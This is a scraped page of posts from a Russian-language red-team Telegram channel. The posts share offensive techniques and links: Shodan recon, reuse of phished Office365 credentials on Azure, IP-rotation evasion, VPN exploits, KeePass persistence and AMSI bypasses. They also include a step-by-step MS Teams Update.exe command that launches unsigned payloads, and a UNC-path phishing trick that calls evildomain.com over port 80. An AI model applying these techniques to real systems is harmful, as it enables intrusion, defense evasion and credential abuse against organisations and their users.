TGViewer
Channel Public Channel
[MIS]ter & [MIS]sis Team

[MIS]ter & [MIS]sis Team

@mis_team

ИБ глазами RedTeam

НепроИБэ свою ИБ

https://github.com/mis-team

https://www.m13.su/it-security
Subscribers
1.02K
Photos
18
Videos
0
Links
162

Showing posts older than #118 · Back to latest

Older Posts 20 shown
Post #117 1.38K
Поиск в Shodan. Уровень Бог

Одна из мощных поисковых платформ - shodan - все это знают, все пользуются. Даже элементарные запросы приносят результаты.

Но можно делать запросы гораздо более интересными и находить различные устройства и сервисы, которые могут облегчить исследование периметра заказчика.

Делимся с вами парой ссылок:

https://github.com/BullsEye0/shodan-eye - инструмент, позволяющий находить различные устройства по ключевым словам или запросам

https://github.com/jakejarvis/awesome-shodan-queries - интересные готовые запросы для shodan

Есть много разных инструментов, каждый выбирает на свой вкус. Мы поделились с вами интересными запросами под эту мощную платформу.
GitHub GitHub - BullsEye0/shodan-eye: Shodan Eye This tool collects all the information about all devices directly connected to the internet… Shodan Eye This tool collects all the information about all devices directly connected to the internet using the specified keywords that you enter. Author: Jolanda de Koff - BullsEye0/shodan-eye
Post #116 898
Microsoft выкатывает обновления

Тут оказывается 13 августа Microsoft выпустила первые обновления, в которых начинает закручивать гайки. Первый шаг - начать убирать возможность ретрансляции NTLM на LDAP с помощью подписывания LDAP и привязки каналов по умолчанию.

Первые обновления для тестирования уже выпущены и вручную можно включить привязку канала LDAP и подпись LDAP, чтобы протестировать.

Принудительно обновления будут установлены в январе 2020 года. Рекомендуем вам заранее быть к этому готовыми.
Для Blueteam возможны проблемы с различными приложениями (например, OTRS системами).
Для Redteam - будет сложно тестировать, если у заказчика все не работает (а как всегда все сломается в январе, после обновления) + возможны изменения в домене.

В общем делимся ссылкой и всех призываем тестировать!

https://support.microsoft.com/en-us/help/4520412/2020-ldap-channel-binding-and-ldap-signing-requirement-for-windows
Post #115 919
Заметки на полях

Если вы каким-то образом (фишинг, сбрутили, от инсайдера и т.д.) получили валидные креды от корпоративной учётки пользователя на Office365 - у вас есть возможность получить больше информации об AD компании.

В большинстве случаев компании используют не только почту на Office 365, но и другие сервисы, в том числе и Azure. А пароли, конечно, доменные.

Поэтому, если вы получили логин и пароль пользователя, пусть даже самого бесправного - попробуйте эти креды на portal.azure.com. В случае успешного логина - вы получаете доступ к списку всех пользователей, групп и списку администраторов, что может помочь для дальнейшего исследования компании.

А как же MFA? А тут все зависит от администратора. Microsoft рекомендует ставить второй фактор для пользователей на все свои сервисы. Однако, не все следуют рекомендациям. Бывают ситуации, когда на почту есть MFA, а на portal.azure.com нет. У одного и того же пользователя, естественно.

#redteam
Post #114 1.06K
Заметки на полях

Что делают различные средства защиты когда видят возросшую активность с какого-то IP-адреса? Правильно, блокируют его от греха подальше. Это самый простой и распространенный способ борьбы с брутом, различными сканированиями и попытками эксплуатации уязвимостей.

При проведении RedTeam постоянно приходится проверять заблокирован ты или нет, чтобы контролировать корректность приходящих ответов от сервера. А также придумывать различные решения для периодической смены IP.

А тут недавно товарищи из Rhino Security Labs выпустили новый экстеншн для Burp Suite, который меняет IP-адрес при каждом запросе. Делает он все это через AWS API Gateway.

Естественно, у вас должен быть аккаунт на Амазоне, чтобы вы могли экстеншн использовать.

А для новых аккаунтов - стандартная амазоновская тема - бесплатное использование сервиса первый год, если в месяц до 1 миллиона вызовов API.

В общем, делимся с вами ссылкой:

https://github.com/RhinoSecurityLabs/IPRotate_Burp_Extension
GitHub GitHub - RhinoSecurityLabs/IPRotate_Burp_Extension: Extension for Burp Suite which uses AWS API Gateway to rotate your IP on every… Extension for Burp Suite which uses AWS API Gateway to rotate your IP on every request. - RhinoSecurityLabs/IPRotate_Burp_Extension
Post #113 925
Pulse Secure SSL VPN

Orange Tsai и Meh Chang на Blackhat USA рассказали о найденных уязвимостях в SSL VPN. Очень крутые исследования и действительно серьезные уязвимости.

Вчера была опубликована 3-я и самая интересная часть - Pulse Secure SSL VPN PreAuth RCE. Скомпрометировать всех пользователей и запустить все что угодно на компьютере пользователя через панель админа - круто!

А пример с Твиттером наглядно показывает, что пользователи не торопятся ставить пропатченные версии.

Патч выпущен 24 апреля 2019 года.

Делимся с вами статьей от Orange
https://blog.orange.tw/2019/09/attacking-ssl-vpn-part-3-golden-pulse-secure-rce-chain.html

И презентацией с выступления на BHUSA
https://i.blackhat.com/USA-19/Wednesday/us-19-Tsai-Infiltrating-Corporate-Intranet-Like-NSA.pdf
Orange Tsai Attacking SSL VPN - Part 3: The Golden Pulse Secure SSL VPN RCE Chain, with Twitter as Case Study! Author: Orange Tsai(@orange_8361) and Meh Chang(@mehqq_) Hi, this is the last part of Attacking SSL VPN series. If you haven’t read previous articles yet, here are the quick links for you: Infi
Post #112 1.32K
Заметки на полях

Тренд последнего времени - фишинг с использованием ссылок типа file://x.x.x.x или \\х.х.х.х\

Т.е. использование 445 порта. Однако, многие компании стали закрывать открытыф наружу 445 порт. Что же делать в этом случае?

Оказывается, если в состав UNC-path добавить [@80], например так:\\evildomain.com[@80]\File1.docx, то винда пойдет на evildomain.com не по 445-му порту, а по 80-му. И тут уже можно нафантазировать много различных сценариев использования такой фишечки.
Post #111 1.14K
Немного про Fortigate SSL VPN

По следам прошедшего BHUSA делимся с вами одним из крутых ресечей от Orange Tsai.

https://blog.orange.tw/2019/08/attacking-ssl-vpn-part-2-breaking-the-fortigate-ssl-vpn.html

Все уязвимости пропатчены в новых версиях, но мы то знаем, что пользователи не всегда их ставят))

Поэтому если видите FortiOS ниже версий 5.4.11, 5.6.9, 6.0.5, 6.2.0 - можете смело использовать то, о чем пишет Orange!😉

#redteam
Orange Tsai Attacking SSL VPN - Part 2: Breaking the Fortigate SSL VPN Author: Meh Chang(@mehqq_) and Orange Tsai(@orange_8361) Last month, we talked about Palo Alto Networks GlobalProtect RCE as an appetizer. Today, here comes the main dish! If you cannot go to Black H
Post #110 3.3K
Про Burp Suite

Burp Suite знают все. Кто-то использует ломаные версии, кому-то достаточно фришной версии, а кто-то покупает. А что происходит, когда вы запускаете Burp? Правильно, проверка лицензии и запуск. А может ещё что-то?

Мы решили проверить и выяснили, что Burp Suite при старте отсылает номер лицензии к себе домой на portswigger.net.

Учитывая тот факт, что бурп является must have для всех пентестеров, то это может являться нехилым таким демаскирующих фактором.

К примеру, вполне возможен такой сценарий деанона: внезапно вам захотелось посмотреть систему, которая не участвует в Bug Bounty.
Вы обкладываетесь супер-пупер-тройным-тор VPN-ном и ломаете какое-нибудь web-приложение, полагая что все анонимно.

Владелец ресурса, видя а логах веб-сервера всякие burpcollaborator и т.д. пишет письмо в portswigger. Рассказывает, что его поломали с помощью бурпа с такого то ip-адреса, нанесли ущерб, слили персональные данные, вывели деньги со всех счетов. Вот, мол, логи..

Ребята из portswigger смотрят на license id, который приходил к ним с этого ip, когда и кем была куплена эта лицензия, и откуда ещё (с каких ip) приходили запросы с таким же license id...

И сливает эту инфу владельцу ресурса, а он, в свою очередь, несёт все это сами знаете куда, и, как говорится, со всеми вытекающими...

Вот такой вот "весёлый" деанон кейс получается..

В качестве ремедиэйшена, советуем занулить portswigger.net на 127.0.0.1 в вашей системе.

P.S. мы не утверждаем, что portswigger предоставляет данные другим, но и не исключаем такой возможности. Лучше знать и иметь ввиду, что всякое может быть.
Post #109 913
Кинопятница

"Если бы я мог подарить тебе в жизни всего одну вещь, я подарил бы тебе способность видеть себя моими глазами" (с)

Сегодня мы делимся с вами докладами с конференции SANS Blue Team Summit 2019.

Небольшой обзор "фильмов" от нас: https://medium.com/@karelova.ov/%D0%BA%D0%B8%D0%BD%D0%BE%D0%BF%D1%8F%D1%82%D0%BD%D0%B8%D1%86%D0%B0-sans-blueteam-summit-2019-67008d68ce87

Ссылка на "фильмы":
"Blue Team Summit 2019": https://www.youtube.com/playlist?list=PLtgaAEEmVe6BC2iANzTd0GvOC65xJ-o58

https://youtu.be/RB7yIAWglmE

#redteam #blueteam
Medium Кинопятница (SANS BlueTeam Summit 2019) “если бы я мог подарить тебе в жизни всего одну вещь, я подарил бы тебе способность видеть себя моими глазами” ©
Post #108 3.37K
Ghostwriter

Любая командная работа и коллаборация - это непросто, но очень важно. Для RedTeam особенно важно не упустить какую-то информацию, постараться совершить минимум ошибок и видеть картину целиком. Без платформы для коммуникации не справиться.

Ребята из SpecterOps опубликовали новую платформу с кучей интересных фишечек - Ghostwriter.

Что интересного в платформе:

1. Легко и быстро разворачивается с помощью Docker Compose.

2. Представляет собой веб-платформу, в которой можно создавать различные проекты и задачи, делиться информацией. Удобно то, что в одном месте можно хранить всю информацию по проекту. В том числе и информацию об инфраструктуре проекта (сервера, учётные записи, их актуальность и работоспособность).

3. Поддерживает различные типы данных, которые можно загрузить в систему.

4. Отслеживает актуальность доменных имён и наличие их в черных списках (или каких-либо комментариев по поводу домена) у Bluecoat, VirusTotal, McAfee и т.д.

5. Отслеживает, что на ваших серверах для СС не открыты лишние порты, проводя переодические сканирования.

6. Интегрируется со Slack.

7. Автоматически генерирует отчёт по проекту в различных форматах по созданным темплейтам. При этом позволяет самому определять какую информацию из проекта в отчёт включать.

В общем проект кажется очень интересным. Надо тестировать. SpecterOps планирует продолжать его дорабатывать. За что им огромное спасибо!

А мы делимся с вами ссылкой для того, чтобы сами могли поэкспериментировать и пощупать

https://github.com/GhostManager/Ghostwriter

#redteam
GitHub GitHub - GhostManager/Ghostwriter: The SpecterOps project management and reporting engine The SpecterOps project management and reporting engine - GhostManager/Ghostwriter
Post #107 898
Post #106 1.01K
​​​​Ответный ход Microsoft


Одной из крутых уязвимостей было неограниченное TGT делегирование между лесами.

9 июля компания Microsoft выпустила обновления. Теперь все. TGT делегирование между лесами по умолчанию не работает!

Однако это не значит, что другие уязвимости пофиксили😉

https://techcommunity.microsoft.com/t5/Premier-Field-Engineering/Changes-to-Ticket-Granting-Ticket-TGT-Delegation-Across-Trusts/ba-p/440283
Post #105 764
Кинопятница

В дождливый летний вечер можно посмотреть что-нибудь интересное и образовательное. Например, выступления с прошедшей конференции HIP19 (Hack In Paris).

Делимся с вами ссылкой на записи докладов и представляем описание ТОП 5 докладов, которые зацепили наши сердца.

https://medium.com/@karelova.ov/%D0%BA%D0%B8%D0%BD%D0%BE%D0%BF%D1%8F%D1%82%D0%BD%D0%B8%D1%86%D0%B0-hip19-760f1f9d7e4b

Ссылка на «фильмы» - https://www.youtube.com/playlist?list=PLaS1tu_LcHA88Ir4BH5FBtuZKxl9tHWRw
Medium Кинопятница (HIP19) В дождливый летний вечер можно посмотреть что-нибудь интересное и образовательное. Например, выступления с прошедшей конференции HIP 2019…
Post #104 998
KeePass как помощник для закрепления в системе

Если вам необходимо закрепиться на машине, где есть KeePass, то этот пост для вас!

Делимся ссылками на крутые исследования:

1. Часть 1. https://medium.com/@two06/persistence-with-keepass-part-1-d2e705326aa6 - закрепление через плагины KeePass. Метод требует прав локального администратора.

2. Часть 2. https://medium.com/@two06/persistence-with-keepass-part-2-3e328b24e117 - закрепление через триггеры KeePass. Пользователь не должен быть привилегированным.

Описанные методы - не уязвимости KeePass. Это использование существующего функционала. На наш взгляд это ещё круче.

#redteam
Medium Persistence with KeePass - Part 1 In this post we are going to look at a method of gaining persistence using KeePass. This approach requires permissions to write to…
Post #103 785
Кинопятница

Если вам надоели сериалы, триллеры, фильмы ужасов и вы ломаете голову, что интересного и полезного можно посмотреть в выходные — представляем вам новую рубрику «Кинопятница».

Сегодняшняя рекомендация — записи докладов с TROOPERS19, а именно трека AD Security.

Про TROOPERS мы вам уже рассказывали — это конференция по ИБ (кто бы мог подумать), которая проходила в марте в Германии. Нас она заинтересовала тем, что там есть отдельная сессия про AD. И люди, которые выступают — первоклассные специалисты, которых мы очень уважаем.

Представляем вам небольшой обзор 13 докладов, которые были в сессии про AD.

https://medium.com/@karelova.ov/%D0%BA%D0%B8%D0%BD%D0%BE%D0%BF%D1%8F%D1%82%D0%BD%D0%B8%D1%86%D0%B0-troopers19-570602ef7e71
 
Ссылка на "фильмы" - https://www.youtube.com/playlist?list=PL1eoQr97VfJnvOWo_Jxk2qUrFyB-BJh4Y
Medium Кинопятница (TROOPERS19) Если вам надоели сериалы, триллеры, фильмы ужасов и вы ломаете голову, что интересного и полезного можно посмотреть в выходные —…
Post #102 1.01K
Вот это точно TEAMwork

А вы слышали про MS Teams?
Это новое (ну относительно новое) приложение от Microsoft, по заложенному функционалу - аналог Slack. Так сказать Slack глазами Microsoft. Приложение входит в пакет офис и активно, ну очень активно пиарится. Собственно, если вы устанавливаете пакет Office 365 - Teams там будет.

Буквально на прошлой неделе исследователи опубликовали крутую вещь, связанную с Teams.

1.кладём нужный нам пейлоад (payload.exe) в папку
%userprofile%\AppData\Local\Microsoft\Teams\current\

2. запускаем update.exe

%userprofile%\AppData\Local\Microsoft\Teams\Update.exe --processStart payload.exe --process-start-args "whatever args"

3. Видим, что наш пейлоад запущен без проблем и все работает отлично.

Разберёмся. Мы не всегда можем запустить какие-то полезные нагрузки на компьютере заказчика из-за того, что наш пейлоад является каким-то левым исполняемым файлом. Мы говорим не про ограничения доступа и права пользователя, а про органичения, что приложение может запускаться только, если оно подписано доверенным издателем.

И в данном случае происходит следующее - наш пейлоад запускается с помощью update.exe, процесса, который является доверенным. А то, что запущено и подписано доверенным издателем - запускается и не блокируется.

Microsoft вроде как обещает устранить это в своих следующих обновлениях. А пока это работает.

Как пример приводим видео, где товарищ таким образом запускает пейлоад метасплойта на windows 10

https://youtu.be/zYPMk4vXigo

#redteam
YouTube Payload via signed binary on Windows 10 A little trick discovered by @MrUn1k0d3r using the MS Teams ( https://products.office.com/en-us/microsoft-teams/group-chat-software#desktopAppDownloadregion) signed binary to execute any unsigned payload. https://twitter.com/MrUn1k0d3r/status/1143928885211537408
Post #101 727
Post #100 863
Немного про AMSI

AMSI (Antimalware Scan Interface) - интерфейс сканирования на наличие вредоносных программ - встроенный в Windows интерфейс, позволяющий проверять программы и процессы на предмет наличия угроз. Интегрируется с антивирусом и действительно доставляет много проблем при запуске, например, PowerShell скриптов.

Часто успех RedTeam кампаний зависит от того есть ли возможность обойти AMSI.

Делимся с вами некоторыми ссылками, в которых описаны способы обхода, но предупреждаем, что все актуально только в моменты публикации данных статей - такие вещи стараются быстро закрывать.

https://www.contextis.com/en/blog/amsi-bypass - подробно и хорошо описано, что вообще такое AMSI и как работает. Есть ссылка на разработанный скрипт, который помогает обходить AMSI

https://movaxbx.ru/2019/06/04/how-red-teams-bypass-amsi-and-wldp-for-net-dynamic-code/ - описаны универсальные способы обхода, не требующие каких-то глубоких знаний о работе AMSI

#redteam
Post #99 650

​​А в 16.00 на 2 треке на Offzone мы представим доклад на тему "Используем «фишечки» Microsoft Advanced Threat Analytics при проведении RedTeam"

Присоединяйтесь😉
Post #98 629

​​Прямо сейчас мы на конференции Offzone 2019 находимся на втором треке с темой «Дела ажурные: как Microsoft Azure помогает в проведении фишинговой атаки»

Дааа.. мы «любим» Microsoft.. 😏
Older posts →
Threads Profile ViewerView any public Threads profile without an account.Open ThreadLook →Writing with AI? Make it sound human.Metric37 rewrites AI drafts so they read naturally. Free AI detector, 1,500 words free.Try Metric37 →